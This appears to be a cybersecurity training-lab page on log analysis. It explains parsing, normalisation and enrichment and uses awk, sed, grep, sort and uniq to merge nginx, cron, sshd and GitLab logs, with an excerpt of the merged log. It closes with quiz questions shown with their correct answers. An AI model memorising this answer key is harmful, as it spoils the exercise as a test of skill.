
hourly

Logs are more than mere records of historical events; they can serve as a guiding compass. They are invaluable resources that, when skillfully leveraged, can enhance system diagnostics, cyber security, and regulatory compliance efforts. Their role in keeping a record of historical activity for a system or application is crucial.

Log Analysis Process

Log analysis involves Parsing, Normalisation, Sorting, Classification, Enrichment, Correlation, Visualisation, and Reporting. It can be done through various tools and techniques, ranging from complex systems like Splunk and ELK to ad-hoc methods ranging from default command-line tools to open-source tools.

	Data Sources Data Sources are the systems or applications configured to log system events or user activities. These are the origin of logs.
	Parsing Parsing is breaking down the log data into more manageable and understandable components. Since logs come in various formats depending on the source, it's essential to parse these logs to extract valuable information.
	Normalisation Normalisation is standardising parsed data. It involves bringing the various log data into a standard format, making comparing and analysing data from different sources easier. It is imperative in environments with multiple systems and applications, where each might generate logs in another format.
	Sorting Sorting is a vital aspect of log analysis, as it allows for efficient data retrieval and identification of patterns. Logs can be sorted by time, source, event type, severity, and any other parameter present in the data. Proper sorting is critical in identifying trends and anomalies that signal operational issues or security incidents.

Web Server Logs Mail Server Logs Proxy Logs Workstation Logs	Classification Classification involves assigning categories to the logs based on their characteristics. By classifying log files, you can quickly filter and focus on those logs that matter most to your analysis. For instance, classification can be based on the severity level, event type, or source. Automated classification using machine learning can significantly enhance this process, helping to identify potential issues or threats that could be overlooked.
	Enrichment Log enrichment adds context to logs to make them more meaningful and easier to analyse. It could involve adding information like geographical data, user details, threat intelligence, or even data from other sources that can provide a complete picture of the event. Enrichment makes logs more valuable, enabling analysts to make better decisions and more accurately respond to incidents. Like classification, log enrichment can be automated using machine learning, reducing the time and effort required for log analysis.
	Correlation Correlation involves linking related records and identifying connections between log entries. This process helps detect patterns and trends, making understanding complex relationships between various log events easier. Correlation is critical in determining security threats or system performance issues that might remain unnoticed.
	Visualisation Visualisation represents log data in graphical formats like charts, graphs, or heat maps. Visually presenting data makes recognising patterns, trends, and anomalies easier. Visualisation tools provide an intuitive way to interpret large volumes of log data, making complex information more accessible and understandable.

	Reporting Reporting summarises log data into structured formats to provide insights, support decision-making, or meet compliance requirements. Effective reporting includes creating clear and concise log data summaries catering to stakeholders' needs, such as management, security teams, or auditors. Regular reports can be vital in monitoring system health, security posture, and operational efficiency.

Log Analysis Tools

Security Information and Event Management (SIEM) tools such as Splunk or Elastic Search can be used for complex log analysis tasks.

However, in scenarios where immediate data analysis is needed, such as during incident response, Linux-based systems can employ default tools like `cat`, `grep`, `sed`, `sort`, `uniq`, and `awk`, along with `sha256sum` for hashing log files. Windows-based systems can utilise EZ-Tools and the default cmdlet `Get-FileHash` for similar purposes. These tools enable rapid parsing and analysis, which suits these situations.

Additionally, proper acquisition should be observed by taking the log file's **hash during collection** to ensure its admissibility in a court of law.

Therefore, it is imperative not only to log events but also to ensure their integrity, that they are analysed, and any lessons obtained from the logs be learned, as the safety and efficiency of an organisation can depend on them.

Log Analysis Techniques

Log analysis techniques are methods or practices used to interpret and derive insights from log data. These techniques can range from simple to complex and are vital for identifying patterns, anomalies, and critical insights. Here are some common techniques:

Pattern Recognition: This involves identifying recurring sequences or trends in log data. It can detect regular system behaviour or identify unusual activities that may indicate a security threat.

Anomaly Detection: Anomaly detection focuses on identifying data points that deviate from the expected pattern. It is crucial to spot potential issues or malicious activities early on.

Correlation Analysis: Correlating different log entries helps understand the relationship between various events. It can reveal causation and dependencies between system components and is vital in root cause analysis.

Timeline Analysis: Analysing logs over time helps understand trends, seasonalities, and periodic behaviours. It can be essential for performance monitoring and forecasting system loads.

Machine Learning and AI: Leveraging machine learning models can automate and enhance various log analysis techniques, such as classification and enrichment. AI can provide predictive insights and help in automating responses to specific events.

Visualisation: Representing log data through graphs and charts allows for intuitive understanding and quick insights. Visualisation can make complex data more accessible and assist in identifying key patterns and relationships.

Statistical Analysis: Using statistical methods to analyse log data can provide quantitative insights and help make data-driven decisions. Regression analysis and hypothesis testing can infer relationships and validate assumptions.

These techniques can be applied individually or in combination, depending on the specific requirements and complexity of the log analysis task. Understanding and using these techniques can significantly enhance the effectiveness of log analysis, leading to more informed decisions and robust security measures.

Working with Logs: Practical Application

Working with logs is a complex task requiring both comprehension and manipulation of data. This tutorial covers two scenarios. The first is handling unparsed raw log files accessed directly via an open-source Log Viewer tool. This method allows immediate analysis without preprocessing, which is ideal for quick inspections or preserving the original format.

The second scenario focuses on creating a parsed and consolidated log file using Unix tools like `cat`, `grep`, `sed`, `sort`, `uniq`, and `awk`. It involves merging, filtering, and formatting logs to create a standardised file. Accessible through the Log Viewer tool, this consolidated file offers a clear and efficient view of the data, aiding in identifying patterns and issues.

These approaches highlight the flexibility and significance of log analysis in system diagnostics and cyber security. Whether using raw or parsed logs, the ability to compile, view, and analyse data is vital for an organisation's safety and efficiency.

Unparsed Raw Log Files

When dealing with raw log files, you can access them directly through the Log Viewer tool by specifying the paths in the URL. Here's an example URL that includes multiple log files:

```
http://10.10.169.51:8111/log?
log=%2Fvar%2Flog%2Fgitlab%2Fnginx%2Faccess.log&log=%2Fvar%2Flog%2Fwebsrv-
```

```
02%2Frsyslog_cron.log&log=%2Fvar%2Flog%2Fwebsrv-
02%2Frsyslog_sshd.log&log=%2Fvar%2Flog%2Fgitlab%2Fgitlab-rails%2Fapi_json.log
```

Paste this URL into your browser to view the unparsed raw log files using the Log Viewer tool.

NOTE: You can access the URL using the AttackBox or VM browser. However, please be aware that Firefox on the VM may take a few minutes to boot up.

Parsed and Consolidated Log File

To create a parsed and consolidated log file, you can use a combination of Unix tools like `cat`, `grep`, `sed`, `sort`, `uniq`, and `awk`. Here's a step-by-step guide:

1. Use `awk` and `sed` to normalize the log entries to the desired format. For this example, we will sort by date and time:

```
# Process nginx access log
awk -F'[][]' '{print "[" $2 "]", "--- /var/log/gitlab/nginx/access.log ---
", "\"" $0 "\""}' /var/log/gitlab/nginx/access.log  | sed "s/ +0000//g" >
/tmp/parsed_consolidated.log

# Process rsyslog_cron.log
awk '{ original_line = $0; gsub(/ /, "/", $1); printf "[%s/%s/2023:%s] ---
/var/log/websrv-02/rsyslog_cron.log --- \"%s\"\n", $2, $1, $3,
original_line }' /var/log/websrv-02/rsyslog_cron.log >>
/tmp/parsed_consolidated.log

# Process rsyslog_sshd.log
awk '{ original_line = $0; gsub(/ /, "/", $1); printf "[%s/%s/2023:%s] ---
/var/log/websrv-02/rsyslog_sshd.log --- \"%s\"\n", $2, $1, $3,
original_line }' /var/log/websrv-02/rsyslog_sshd.log >>
/tmp/parsed_consolidated.log

# Process gitlab-rails/api_json.log
awk -F'"' '{timestamp = $4; converted = strftime("[%d/%b/%Y:%H:%M:%S]",
mktime(substr(timestamp, 1, 4) " " substr(timestamp, 6, 2) " "
substr(timestamp, 9, 2) " " substr(timestamp, 12, 2) " " substr(timestamp,
15, 2) " " substr(timestamp, 18, 2) " 0 0")); print converted, "---
/var/log/gitlab/gitlab-rails/api_json.log ---", "\""$0"\""}'
/var/log/gitlab/gitlab-rails/api_json.log >> /tmp/parsed_consolidated.log
```

2. **Optional:** Use `grep` to filter specific entries:

```
grep "34.253.159.159" /tmp/parsed_consolidated.log >
/tmp/filtered_consolidated.log
```

3. Use `sort` to sort all the log entries by date and time:


```
sort /tmp/parsed_consolidated.log > /tmp/sort_parsed_consolidated.log
```

4. Use `uniq` to remove duplicate entries:

```
uniq /tmp/sort_parsed_consolidated.log >
/tmp/uniq_sort_parsed_consolidated.log
```

You can now access the parsed and consolidated log file through the Log Viewer tool using the following URL:

```
http://10.10.169.51:8111/log?path=%2Ftmp%2Funiq_sort_parsed_consolidated.log
```



```
-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /assets/webpack/commons-pages.projects.show-pages.projects.tree.show.31159666.chunk.js HTTP/1.0" 200 9220
  "http://gitlab.swiftspend.finance/gitlab-instance-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; r
  v:102.0) Gecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /assets/webpack/graphql.1be99db4.chunk.js HTTP/1.0" 200 58660 "http://gitlab.swiftspend.finance/gitlab-in
  stance-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /assets/webpack/pages.projects.show.2539636a.chunk.js HTTP/1.0" 200 18648 "http://gitlab.swiftspend.finan
  ce/gitlab-instance-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/
  102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /gitlab-instance-2fdab3a4/pat-api-key/-/blob/main/README.md?format=json&viewer=rich HTTP/1.0" 200 18904 "
  http://gitlab.swiftspend.finance/gitlab-instance-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; rv:
  102.0) Gecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /gitlab-instance-2fdab3a4/pat-api-key HTTP/1.0" 200 98090 "" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) G
  ecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:48:06] --- /var/log/gitlab/nginx/access.log --- "34.253.159.159 - - [14/Aug/2023:21:48:06] "GE
  T /gitlab-instance-2fdab3a4/pat-api-key/-/refs/main/logs_tree/?format=json&offset=0 HTTP/1.0" 200 531 "htt
  p://gitlab.swiftspend.finance/gitlab-instance-2fdab3a4/pat-api-key" "Mozilla/5.0 (X11; Linux x86_64; rv:10
  2.0) Gecko/20100101 Firefox/102.0" -"
[14/Aug/2023:21:49:01] --- /var/log/websrv-02/rsyslog_cron.log --- "Aug 14 21:49:01 WEBSRV-02 CRON[30173]: (ro
```

NOTE: You can access the URL using the AttackBox or VM browser. However, please be aware that Firefox on the VM may take a few minutes to boot up.

Answer the questions below

Upon accessing the log viewer URL for unparsed raw log files, what error does "/var/log/websrv-02/rsyslog_cron.log" show when selecting the different filters?

No date field

✓ Correct Answer

Hint

What is the process of standardising parsed data into a more easily readable and query-able format?

Normalisation

✓ Correct Answer

What is the process of consolidating normalised logs to enhance the analysis of activities related to a specific IP address?

Enrichment

✓ Correct Answer